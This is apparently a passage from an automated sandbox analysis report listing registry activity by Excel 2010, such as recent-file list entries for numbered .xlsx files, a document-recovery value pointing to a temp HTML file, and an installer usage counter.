HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7E73	F7E73	binary	04 00 00 00 E4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1C 63 6F 99 9C 09 D7 01 73 7E 0F 00 73 7E 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1381367809	1381367810	success or wait	1	7FEEAC59AC0	unknown

Disassembly